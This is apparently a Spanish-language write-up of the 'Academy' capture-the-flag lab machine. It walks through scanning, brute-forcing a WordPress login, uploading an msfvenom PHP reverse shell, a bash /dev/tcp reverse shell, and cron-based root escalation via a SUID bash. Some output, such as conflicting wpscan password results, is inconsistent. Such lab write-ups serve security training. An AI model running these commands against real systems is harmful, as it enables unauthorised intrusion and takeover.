

Academy

- Enumeración
 - Ping
 - Nmap
 - HTTP
 - Fuzzing Web
- Explotación
 - WordPress
 - Escalada de privilegios
 - Tareas CRON

Resolviendo la máquina Academy

En esta publicación, comparto cómo resolví la máquina **Academy** de **The Hackers Labs**.

Enumeración

Ping

Ejecutamos un *ping* para comprobar la conectividad y obtener pistas sobre el sistema operativo.

```
ping -c 1 192.168.1.136
```

```
PING 192.168.1.136 (192.168.1.136) 56(84) bytes of data.  
64 bytes from 192.168.1.136: icmp_seq=1 ttl=64 time=2.14 ms  
  
— 192.168.1.136 ping statistics —  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 2.141/2.141/2.141/0.000 ms
```

TTL=64 -> **Linux**

Nmap

```
nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 192.168.1.136 -oG allPorts
```

```

Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-20 18:26 CEST
Initiating ARP Ping Scan at 18:26
Scanning 192.168.1.136 [1 port]
Completed ARP Ping Scan at 18:26, 0.06s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 18:26
Scanning 192.168.1.136 [65535 ports]
Discovered open port 80/tcp on 192.168.1.136
Discovered open port 22/tcp on 192.168.1.136
Completed SYN Stealth Scan at 18:26, 6.98s elapsed (65535 total ports)
Nmap scan report for 192.168.1.136
Host is up, received arp-response (0.0031s latency).
Scanned at 2025-07-20 18:26:08 CEST for 7s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 64
80/tcp    open  http    syn-ack ttl 64
MAC Address: 08:00:27:6D:89:A5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 7.16 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65537 (2.622MB)

```

```
nmap -p22,80 -sCV 192.168.1.136 -oN targeted
```

```

Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-20 18:26 CEST
Nmap scan report for 192.168.1.136
Host is up (0.00064s latency).


PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
|_ ssh-hostkey:
|_  256 cb:96:e2:96:ae:29:8d:89:da:c0:c6:86:d8:3a:57:12 (ECDSA)
|_  256 8d:8d:c4:c3:5e:ba:f1:2f:ff:1a:d1:97:ef:6a:2f:34 (ED25519)
80/tcp    open  http     Apache httpd 2.4.59 ((Debian))
|_ http-title: Apache2 Debian Default Page: It works
|_ http-server-header: Apache/2.4.59 (Debian)
MAC Address: 08:00:27:6D:89:A5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.76 seconds

```

HTTP

```
http://192.168.1.136/
```



Apache2 Debian Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented** in `/usr/share/doc/apache2/README.Debian.gz`. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```

/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled

```

Wappalizer

TECHNOLOGIES MORE INFO [Export](#)

CMS

- WordPress 6.5.3

Blogs

- WordPress 6.5.3

Miscellaneous

- RSS

Web servers

- Apache HTTP Server 2.4.59

Programming languages

- PHP

Operating systems

- Debian

Databases

- MySQL

Something's wrong or missing?

Fuzzing Web

```
gobuster dir -u http://192.168.1.136/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
```

```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url:          http://192.168.1.136/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.6
[+] Timeout:      10s

Starting gobuster in directory enumeration mode

/wordpress      (Status: 301) [Size: 318] [→ http://192.168.1.136/wordpress/]
/server-status   (Status: 403) [Size: 278]
Progress: 207643 / 207644 (100.00%)

Finished
```

```
http://192.168.1.136/wordpress/
```



Se observa que no carga correctamente.

```
1 <!DOCTYPE html>
2 <html lang="es">
3 <head>
4   <meta charset="UTF-8" />
5   <meta name="viewport" content="width=device-width, initial-scale=1" />
6   <meta name="robots" content="noindex, nofollow" />
7   <title>Mi Web No Hackeable</title>
8   <link rel="dns-prefetch" href="//academy.thl" />
9   <link rel="alternate" type="application/rss+xml" title="Mi Web No Hackeable &raquo; Feed" href="http://academy.thl/wordpress/index.php/feed/" />
10  <link rel="alternate" type="application/rss+xml" title="Mi Web No Hackeable &raquo; Feed de los comentarios" href="http://academy.thl/wordpress/index.php/comments/feed/" />
11 </script>
```

Se añade el dominio al archivo `/etc/hosts`

```
echo "192.168.1.136 academy.thl" >> /etc/hosts
```

Compromiso con la mejor educación

Contamos con una educación de calidad para nuestros alumnos, utilizando las últimas tecnologías:


[Sobre nosotros](#)

Se vuelve a realizar *Fuzzing Web*.

```
gobuster dir -u http://192.168.1.136/wordpress/ -w  
/usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
```


```
Gobuster v3.6  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)  
  
[+] Url: http://192.168.1.136/wordpress/  
[+] Method: GET  
[+] Threads: 10  
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt  
[+] Negative Status codes: 404  
[+] User Agent: gobuster/3.6  
[+] Timeout: 10s  
  
Starting gobuster in directory enumeration mode  
  
/wp-content (Status: 301) [Size: 329] [→ http://192.168.1.136/wordpress/wp-content/]  
/wp-includes (Status: 301) [Size: 330] [→ http://192.168.1.136/wordpress/wp-includes/]  
/wp-admin (Status: 301) [Size: 327] [→ http://192.168.1.136/wordpress/wp-admin/]  
Progress: 207643 / 207644 (100.00%)  
  
Finished
```

Se accede al directorio: <http://192.168.1.136/wordpress/wp-admin>.



Nombre de usuario o correo electrónico


Contraseña



☐ Recuérdame

¿Has olvidado tu contraseña?

[← Ir a Mi Web No Hackeable](#)

 Español 

Explotación

WordPress

```
wpscan --url http://192.168.1.136/wordpress/ --enumerate u,vp
```



```
wpscan --url http://192.168.1.136/wordpress/ --passwords  
/usr/share/wordlists/rockyou.txt --usernames dylan
```

```
WordPress Security Scanner by the WPScan Team
Version 3.8.28
Sponsored by Automattic - https://automattic.com/
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://192.168.1.136/wordpress/ [192.168.1.136]
[+] Started: Sun Jul 20 18:47:09 2025

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.59 (Debian)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.1.136/wordpress/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.1.136/wordpress/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] Upload directory has listing enabled: http://192.168.1.136/wordpress/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.1.136/wordpress/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 6.5.3 identified (Insecure, released on 2024-05-07).
| Found By: Emoji Settings (Passive Detection)
| - http://192.168.1.136/wordpress/, Match: 'wp-includes\js\wp-emoji-release.min.js?ver=6.5.3'
| Confirmed By: Meta Generator (Passive Detection)
| - http://192.168.1.136/wordpress/, Match: 'WordPress 6.5.3'

[i] The main theme could not be detected.

[*] Enumerating All Plugins (via Passive Methods)
[!] No plugins found.

[*] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00
[!] No Config Backups Found.


[*] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - dylan / password
Trying dylan / soccer Time: 00:00:00

[!] Valid Combinations Found:
| Username: dylan, Password: password1

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[*] Finished: Sun Jul 20 18:47:13 2025
[*] Requests Done: 12
[*] Cached Requests: 28
[*] Data Sent: 55.734 KB
[*] Data Received: 40.789 KB
[*] Memory used: 258.434 MB
[*] Elapsed time: 00:00:04
```


Se introduce la contraseña en el panel de control de *WordPress*.



Se genera un *payload* *malicioso*.

```
msfvenom -p php/reverse_php LHOST=192.168.1.127 LPORT=1234 -f raw > pwned.php
```

Se sube el archivo generado anteriormente, mediante *Bit File Manager*.



Nos ponemos en escucha en el puerto 1234.

```
nc -nlvp 1234
```

```
http://192.168.1.136/wordpress/pwned.php
```

Se crea un script automático para ejecutar el *multi/handler*.

```
vin handler.rc
```

```
use multi/handler
set LHOST 192.168.1.127
set LPORT 1234
run
```

```
msfconsole -r handler.rc
```

Cuando se recibe la conexión en el puerto de 1234, se realiza una *reverse shell* para establecer una conexión estable.

```
listening on [any] 1234 ...
connect to [192.168.1.127] from (UNKNOWN) [192.168.1.136] 52778
bash -c "sh -i >& /dev/tcp/192.168.1.127/4444 0>&1"
```

```
[*] Processing handler.rc for ERB directives.
resource (handler.rc)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (handler.rc)> set LHOST 192.168.1.127
LHOST => 192.168.1.127
resource (handler.rc)> set LPORT 4444
LPORT => 4444
resource (handler.rc)> run
[*] Started reverse TCP handler on 192.168.1.127:4444
[*] Command shell session 1 opened (192.168.1.127:4444 -> 192.168.1.136:48768) at 2025-07-20 19:05:07 +0200

Shell Banner:
sh: 0: can't access tty; job control turned off
$
```

```
background
```

```
sessions -u 1
```

```
sessions 2
```

```
sysinfo
```

```
Computer      : 192.168.1.136
OS            : Debian 12.5 (Linux 6.1.0-21-amd64)
Architecture : x64
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
```

```
getuid
```

```
Server username: www-data
```

Escalada de privilegios

```
cd /opt
```

```
cat backup.py
```

```
import paramiko

def conectar_ssh(hostname, username, password):
    try:
        cliente_ssh = paramiko.SSHClient()

        cliente_ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())

        cliente_ssh.connect(hostname, username=username, password=password)

        print("Conexión SSH exitosa")

        cliente_ssh.close()
    except SSHException as e:
        print("Error al establecer la conexión SSH:", e)

hostname = "192.168.0.20"
username = "dylan"
password = "dylan123"

conectar_ssh(hostname, username, password)
```

Se encuentra la contraseña del usuario *dylan*, con el cual se accedió previamente a **WordPress**, aunque dicho usuario no existe como cuenta local en el sistema.

Tareas CRON

Se descarga la herramienta *pspy64*.

Para poder ver las tareas **CRON** que se ejecutan en la máquina víctima.

Se descarga en nuestra máquina.

Se mueve el archivo descargado al directorio actual.

```
mv /home/manumore/Descargas/pspy64 .
```

```
python3 -m http.server 80
```

Se descarga en la máquina víctima y se dan permisos.

```
wget 192.168.1.127/pspy64
```

```
chmod 777 pspy64
```

Se ejecuta el archivo descargado.

```
./pspy64
```

Se observa una tarea **CRON**, pero que el archivo que llama no existe en la ruta que indica.

```

2025/07/20 14:01:53 CMD: UID=0      PID=1      | init [2] settings should be
2025/07/20 14:02:01 CMD: UID=0      PID=2214   | /usr/sbin/CRON
2025/07/20 14:02:01 CMD: UID=0      PID=2215   | /usr/sbin/CRON
2025/07/20 14:02:01 CMD: UID=0      PID=2216   | /bin/sh -c /opt/backup.sh

```

Al tener permisos de escritura sobre `/opt`, se puede abusar de la tarea **CRON** que busca ejecutar un script inexistente (`backup.sh`).

```

total 68
drwxr-xr-x 18 root    root    4096 May  9  2024 .
drwxr-xr-x 18 root    root    4096 May  9  2024 ..
lrwxrwxrwx  1 root    root      7 May  9  2024 bin → usr/bin
drwxr-xr-x  3 root    root    4096 May  9  2024 boot
drwxr-xr-x 15 root    root    3080 Jul 20 12:24 dev
drwxr-xr-x 74 root    root    4096 Jul 20 12:24 etc
drwxr-xr-x  3 root    root    4096 May  9  2024 home
lrwxrwxrwx  1 root    root      30 May  9  2024 initrd.img → boot/initrd.img-6.1.0-21-amd64
lrwxrwxrwx  1 root    root      30 May  9  2024 initrd.img.old → boot/initrd.img-6.1.0-18-amd64
lrwxrwxrwx  1 root    root      7 May  9  2024 lib → usr/lib
lrwxrwxrwx  1 root    root      9 May  9  2024 lib64 → usr/lib64
drwx-----  2 root    root   16384 May  9  2024 lost+found
drwxr-xr-x  3 root    root    4096 May  9  2024 media
drwxr-xr-x  2 root    root    4096 May  9  2024 mnt
drwxr-xr-x  2 www-data root    4096 Jul 20 14:04 opt
dr-xr-xr-x 148 root    root      0 Jul 20 12:24 proc
drwx-----  4 root    root    4096 May 11  2024 root
drwxr-xr-x 14 root    root    480 Jul 20 12:24 run
lrwxrwxrwx  1 root    root      8 May  9  2024 sbin → usr/sbin
drwxr-xr-x  2 root    root    4096 May  9  2024 srv
dr-xr-xr-x 13 root    root      0 Jul 20 12:24 sys
drwxrwxrwt  2 root    root    4096 Jul 20 13:09 tmp
drwxr-xr-x 12 root    root    4096 May  9  2024 usr
drwxr-xr-x 12 root    root    4096 May  9  2024 var
lrwxrwxrwx  1 root    root     27 May  9  2024 vmlinuz → boot/vmlinuz-6.1.0-21-amd64
lrwxrwxrwx  1 root    root     27 May  9  2024 vmlinuz.old → boot/vmlinuz-6.1.0-18-amd64

```

Se crea el archivo: `backup.sh`.

```
echo 'chmod u+s /bin/bash' >> backup.sh
```

Se da permisos.

```
chmod +x backup.sh
```

Se espera a que se ejecuta la tarea **CRON** se ejecute automáticamente.

```
bash -p
```

```
whoami
root
```